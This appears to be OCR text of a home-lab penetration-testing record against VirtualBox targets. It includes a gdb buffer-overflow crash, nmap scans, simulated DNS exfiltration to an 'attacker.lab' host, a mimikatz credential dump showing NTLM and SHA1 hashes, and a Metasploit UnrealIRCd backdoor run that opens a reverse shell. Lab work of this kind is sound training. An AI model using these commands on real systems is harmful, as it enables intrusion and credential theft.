
```
Dump of assembler code for function vulnerable_function:
   0x0000000000001149 <+0>:     push   %rbp
   0x000000000000114a <+1>:     mov    %rsp,%rbp
   0x000000000000114d <+4>:     sub    $0x40,%rsp
   0x0000000000001151 <+8>:     lea    0xeac(%rip),%rax        # 0x2004
   0x0000000000001158 <+15>:    mov    %rax,%rdi
   0x000000000000115b <+18>:    mov    $0x0,%eax
   0x0000000000001160 <+23>:    call   0x1030 <printf@plt>
   0x0000000000001165 <+28>:    lea    -0x40(%rbp),%rax
   0x0000000000001169 <+32>:    mov    %rax,%rsi
   0x000000000000116c <+35>:    lea    0xe9f(%rip),%rax        # 0x2012
   0x0000000000001173 <+42>:    mov    %rax,%rdi
   0x0000000000001176 <+45>:    mov    $0x0,%eax
   0x000000000000117b <+50>:    call   0x1040 <__isoc99_scanf@plt>
   0x0000000000001180 <+55>:    lea    -0x40(%rbp),%rax
   0x0000000000001184 <+59>:    mov    %rax,%rsi
   0x0000000000001187 <+62>:    lea    0xe87(%rip),%rax        # 0x2015
   0x000000000000118e <+69>:    mov    %rax,%rdi
   0x0000000000001191 <+72>:    mov    $0x0,%eax
   0x0000000000001196 <+77>:    call   0x1030 <printf@plt>
   0x000000000000119b <+82>:    nop
   0x000000000000119c <+83>:    leave
   0x000000000000119d <+84>:    ret
End of assembler dump.
(gdb) run
Starting program: /home/kali/vuln
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
Enter input: aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
You entered: aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa

Program received signal SIGSEGV, Segmentation fault.
0x000055555555519d in vulnerable_function ()
(gdb)
```

```
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
Enter input: aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
You entered: aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa

Program received signal SIGSEGV, Segmentation fault.
0x000055555555519d in vulnerable_function ()
(gdb) info registers
rax            0xe7                231
rbx            0x7fffffffde48      140737488346696
rcx            0x0                 0
rdx            0x0                 0
rsi            0x5555555592a0      93824992252576
rdi            0x7fffffffdb00      140737488345856
rbp            0x6161616161616161  0x6161616161616161
rsp            0x7fffffffdd28      0x7fffffffdd28
r8             0x0                 0
r9             0x0                 0
r10            0x0                 0
r11            0x202               514
r12            0x0                 0
r13            0x7fffffffde58      140737488346712
r14            0x7ffff7ffd000      140737354125312
r15            0x555555557dd8      93824992247256
rip            0x55555555519d      0x55555555519d <vulnerable_function+84>
eflags         0x10206             [ PF IF RF ]
cs             0x33                51
ss             0x2b                43
ds             0x0                 0
es             0x0                 0
fs             0x0                 0
gs             0x0                 0
fs_base        0x7ffff7dab740      140737351694144
gs_base        0x0                 0
(gdb)
```

```
rsp            0x7fffffffdd28      0x7fffffffdd28
r8             0x0                 0
r9             0x0                 0
r10            0x0                 0
r11            0x202               514
r12            0x0                 0
r13            0x7fffffffde58      140737488346712
r14            0x7ffff7ffd000      140737354125312
r15            0x555555557dd8      93824992247256
rip            0x55555555519d      0x55555555519d <vulnerable_function+84>
eflags         0x10206             [ PF IF RF ]
cs             0x33                51
ss             0x2b                43
ds             0x0                 0
es             0x0                 0
fs             0x0                 0
gs             0x0                 0
fs_base        0x7ffff7dab740      140737351694144
gs_base        0x0                 0
(gdb) q
A debugging session is active.

        Inferior 1 [process 9304] will be killed.

Quit anyway? (y or n) y

┌──(kali㉿kali)-[~]
└─$ python3 -c 'print("A"*200)' | ./vuln

Enter input: You entered: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
zsh: done               python3 -c 'print("A"*200)' |
zsh: segmentation fault  ./vuln

┌──(kali㉿kali)-[~]
└─$
```




```
┌──(kali㉿vbox)-[~]
└─$ nmap -sS -sV -p 1-1000 192.168.1.53
Starting Nmap 7.95 ( https://nmap.org ) at 2025-09-05 17:31 IST
Nmap scan report for 192.168.1.53
Host is up (0.00053s latency).
Not shown: 996 filtered tcp ports (no-response)
PORT    STATE SERVICE      VERSION
22/tcp  open  ssh          OpenSSH for_Windows_9.5 (protocol 2.0)
135/tcp open  msrpc        Microsoft Windows RPC
139/tcp open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp open  microsoft-ds?
MAC Address: 08:00:27:52:3C:82 (PCS Systemtechnik/Oracle VirtualBox virtual
NIC)
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://
nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 11.21 seconds

┌──(kali㉿vbox)-[~]
└─$ nmap -sn 192.168.1.53
Starting Nmap 7.95 ( https://nmap.org ) at 2025-09-05 17:31 IST
Nmap scan report for 192.168.1.53
Host is up (0.00035s latency).
MAC Address: 08:00:27:52:3C:82 (PCS Systemtechnik/Oracle VirtualBox virtual
NIC)
Nmap done: 1 IP address (1 host up) scanned in 0.06 seconds

┌──(kali㉿vbox)-[~]
└─$
```



	A	B	C	D
54620	2025-09-05 17:55:17	RECON	Possible scanning activity detected	192.168.1.43
54621				
54622	2025-09-05 17:55:17	EXPLOIT	Suspicious login/exploit attempt	192.168.1.43
54623				
54624	2025-09-05 17:52:34	EXPLOIT	Suspicious login/exploit attempt	192.168.1.43
54625				
54626	2025-09-05 17:52:19	EXPLOIT	Suspicious login/exploit attempt	192.168.1.43
54627				
54628	2025-09-05 17:47:25	EXPLOIT	Suspicious login/exploit attempt	192.168.1.43
54629				
54630	2025-09-05 17:40:39	EXPLOIT	Suspicious login/exploit attempt	192.168.1.43
54631				
54632	2025-09-05 17:52:34	EVASION	Obfuscated PowerShell execution detected	192.168.1.43
54633				
54634	2025-09-05 17:47:25	EVASION	Obfuscated PowerShell execution detected	192.168.1.43
54635				
54636	2025-09-05 22:52:28	EXFIL	Possible data exfiltration detected	192.168.1.43
54637				
54638	2025-09-05 22:48:49	EXFIL	Possible data exfiltration detected	192.168.1.43

```
PS C:\Windows\system32> Write-EventLog -LogName "RedTeamLogg" -Source "RedTeamSimm" -EntryType Warning -EventId 1
-Message "Simulated Evasion Test from 192.168.1.43"
PS C:\Windows\system32> Get-EventLog -List | Where-Object {$_.Log -eq "RedTeamLogg"}

  Max(K) Retain OverflowAction       Entries Log
  ------ ------ --------------       ------- ---
     512      7 OverwriteOlder             9 RedTeamLogg


PS C:\Windows\system32> Write-EventLog -LogName "RedTeamLogg" -Source "RedTeamTest" -EventId 6002 -EntryType Info
tion -Message "fake_exfil.txt exfil detected over SMB"
PS C:\Windows\system32> Get-EventLog -List | Where-Object {$_.Log -eq "RedTeamLogg"}

  Max(K) Retain OverflowAction       Entries Log
  ------ ------ --------------       ------- ---
     512      7 OverwriteOlder            10 RedTeamLogg


PS C:\Windows\system32> Get-Content C:\redteam-monitor\unified_alerts.csv -Tail 10

2025-09-05 17:52:34,EVASION,Obfuscated PowerShell execution detected,192.168.1.43

2025-09-05 17:47:25,EVASION,Obfuscated PowerShell execution detected,192.168.1.43

2025-09-05 22:52:28,EXFIL,Possible data exfiltration detected,192.168.1.43

2025-09-05 22:48:49,EXFIL,Possible data exfiltration detected,192.168.1.43
```

```
└─$ sudo tcpdump -i eth0 udp port 53 -vvv
[sudo] password for kali:
tcpdump: listening on eth0, link-type EN10MB (Ethernet), snapshot length 262144 bytes
22:15:48.131846 IP (tos 0x0, ttl 128, id 24512, offset 0, flags [none], proto UDP (17), length 71)
    192.168.1.53.51852 > 192.168.1.43.domain: [udp sum ok] 1+ PTR? 43.1.168.192.in-addr.arpa. (43)
22:15:48.215323 IP (tos 0x0, ttl 64, id 615, offset 0, flags [DF], proto UDP (17), length 71)
    192.168.1.43.39067 > hyd-tdc-bngs-01.domain: [bad udp cksum 0x1808 -> 0x4f40!] 32756+ PTR? 43.1.168.192.in-addr.arpa. (43)
22:15:48.219539 IP (tos 0x14, ttl 63, id 64742, offset 0, flags [DF], proto UDP (17), length 147)
    hyd-tdc-bngs-01.domain > 192.168.1.43.39067: [udp sum ok] 32756 q: PTR? 43.1.168.192.in-addr.arpa. 0/1/0 ns: 43.1.168.192.in-addr.
1800 1800 900 604800 86400 (119)
22:15:48.219707 IP (tos 0x0, ttl 64, id 47184, offset 0, flags [DF], proto UDP (17), length 71)
    192.168.1.43.44855 > hyd-tdc-bngs-01.domain: [bad udp cksum 0x1808 -> 0x73ec!] 17579+ PTR? 53.1.168.192.in-addr.arpa. (43)
22:15:48.226602 IP (tos 0x14, ttl 63, id 64749, offset 0, flags [DF], proto UDP (17), length 147)
    hyd-tdc-bngs-01.domain > 192.168.1.43.44855: [udp sum ok] 17579 q: PTR? 53.1.168.192.in-addr.arpa. 0/1/0 ns: 53.1.168.192.in-addr.
800 1800 900 604800 86400 (119)
22:15:48.319055 IP (tos 0x0, ttl 64, id 49434, offset 0, flags [DF], proto UDP (17), length 72)
    192.168.1.43.46824 > hyd-tdc-bngs-01.domain: [bad udp cksum 0x1809 -> 0x9565!] 58514+ PTR? 4.231.235.110.in-addr.arpa. (44)
22:15:48.323054 IP (tos 0x14, ttl 63, id 64788, offset 0, flags [DF], proto UDP (17), length 101)
    hyd-tdc-bngs-01.domain > 192.168.1.43.46824: [udp sum ok] 58514 q: PTR? 4.231.235.110.in-addr.arpa. 1/0/0 4.231.235.110.in-addr.ar
22:15:50.139815 IP (tos 0x0, ttl 128, id 24513, offset 0, flags [none], proto UDP (17), length 78)
    192.168.1.53.51853 > 192.168.1.43.domain: [udp sum ok] 2+ A? payroll2025.attacker.lab.hgu_lan. (50)
22:15:52.148392 IP (tos 0x0, ttl 128, id 24514, offset 0, flags [none], proto UDP (17), length 78)
    192.168.1.53.51854 > 192.168.1.43.domain: [udp sum ok] 3+ AAAA? payroll2025.attacker.lab.hgu_lan. (50)
22:15:54.188903 IP (tos 0x0, ttl 128, id 24515, offset 0, flags [none], proto UDP (17), length 70)
    192.168.1.53.51855 > 192.168.1.43.domain: [udp sum ok] 4+ A? payroll2025.attacker.lab. (42)
22:15:56.223032 IP (tos 0x0, ttl 128, id 24516, offset 0, flags [none], proto UDP (17), length 70)
    192.168.1.53.51856 > 192.168.1.43.domain: [udp sum ok] 5+ AAAA? payroll2025.attacker.lab. (42)
22:15:58.279348 IP (tos 0x0, ttl 128, id 24517, offset 0, flags [none], proto UDP (17), length 71)
    192.168.1.53.51857 > 192.168.1.43.domain: [udp sum ok] 1+ PTR? 43.1.168.192.in-addr.arpa. (43)
22:16:00.295745 IP (tos 0x0, ttl 128, id 24518, offset 0, flags [none], proto UDP (17), length 78)
    192.168.1.53.51858 > 192.168.1.43.domain: [udp sum ok] 2+ A? employee123.attacker.lab.hgu_lan. (50)
22:16:02.318500 IP (tos 0x0, ttl 128, id 24519, offset 0, flags [none], proto UDP (17), length 78)
    192.168.1.53.51859 > 192.168.1.43.domain: [udp sum ok] 3+ AAAA? employee123.attacker.lab.hgu_lan. (50)
22:16:04.328148 IP (tos 0x0, ttl 128, id 24520, offset 0, flags [none], proto UDP (17), length 70)
    192.168.1.53.51860 > 192.168.1.43.domain: [udp sum ok] 4+ A? employee123.attacker.lab. (42)
22:16:06.345109 IP (tos 0x0, ttl 128, id 24521, offset 0, flags [none], proto UDP (17), length 70)
    192.168.1.53.51861 > 192.168.1.43.domain: [udp sum ok] 5+ AAAA? employee123.attacker.lab. (42)
22:16:08.364045 IP (tos 0x0, ttl 128, id 24522, offset 0, flags [none], proto UDP (17), length 71)
    192.168.1.53.51862 > 192.168.1.43.domain: [udp sum ok] 1+ PTR? 43.1.168.192.in-addr.arpa. (43)
22:16:10.367962 IP (tos 0x0, ttl 128, id 24523, offset 0, flags [none], proto UDP (17), length 79)
    192.168.1.53.51863 > 192.168.1.43.domain: [udp sum ok] 2+ A? finance_data.attacker.lab.hgu_lan. (51)
```

windows10 [Running] - Oracle VirtualBox


File Machine View Input Devices Help


Administrator: Windows PowerShell

```
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.
```

Select mimikatz 2.2.0 x64 (oe.eo)

```
  .#####.   mimikatz 2.2.0 (x64) #18362 Feb 29 2020 11:13:36
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > http://pingcastle.com / http://mysmartlogon.com   ***/

mimikatz # privilege::debug
Privilege '20' OK

mimikatz # sekurlsa::logonpasswords

Authentication Id : 0 ; 482187 (00000000:00075b8b)
Session           : Interactive from 1
User Name         : windows
Domain            : DESKTOP-VT1A6VA
Logon Server      : DESKTOP-VT1A6VA
Logon Time        : 9/6/2025 9:14:10 PM
SID               : S-1-5-21-158053766-1501495798-4244170523-1001
        msv :
         [00000003] Primary
         * Username : windows
         * Domain   : DESKTOP-VT1A6VA
         * NTLM     : a2345375a47a92754e2505132aca194b
         * SHA1     : 6808d263d17aa21421803a0e707ac4318f440e39
         * DPAPI    : 6808d263d17aa21421803a0e707ac431
        tspkg :
        wdigest :
         * Username : windows
```


kali@vbox: ~
Session Actions Edit View Help
Metasploit Documentation: https://docs.metasploit.com/
The Metasploit Framework is a Rapid7 Open Source Project
msf > use exploit/unix/irc/unreal_ircd_3281_backdoor
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > set RHOSTS 192.168.1.45
RHOSTS => 192.168.1.45
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > set RPORT 6697
RPORT => 6697
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > set PAYLOAD cmd/unix/reverse
PAYLOAD => cmd/unix/reverse
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > set LHOST 192.168.1.38
LHOST => 192.168.1.38
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > set LPORT 4444
LPORT => 4444
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > run
[*] Started reverse TCP double handler on 192.168.1.38:4444
[*] 192.168.1.45:6697 - Connected to 192.168.1.45:6697...
:irc.TestIRC.net NOTICE AUTH :*** Looking up your hostname...
[*] 192.168.1.45:6697 - Sending backdoor command...
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo FOkOQ6z4pRb54NTK;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket A
[*] A: "FOkOQ6z4pRb54NTK\r\n"
[*] Matching...
[*] B is input...
[*] Command shell session 1 opened (192.168.1.38:4444 → 192.168.1.45:43597) at 2025-09-03 13:
whoami
boba_fett
ls boba_fett
ls: cannot access boba_fett: No such file or directory
cd boba_fett
sh: 9: cd: can't cd to boba_fett
ls -la
total 1704
drwx------ 13 boba_fett root 4096 Sep 3 15:42 .
d--x------ 3 boba_fett root 4096 Oct 29 2020 ..
-rw------- 1 boba_fett root 932 Apr 13 2009 .CHANGES.NEW
-rw------- 1 boba_fett root 1645 Apr 24 2004 .CONFIG.RANT
Metasploitable3-ub1404 [Running] - Oracle VirtualBox
File Machine View Input Devices Help
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
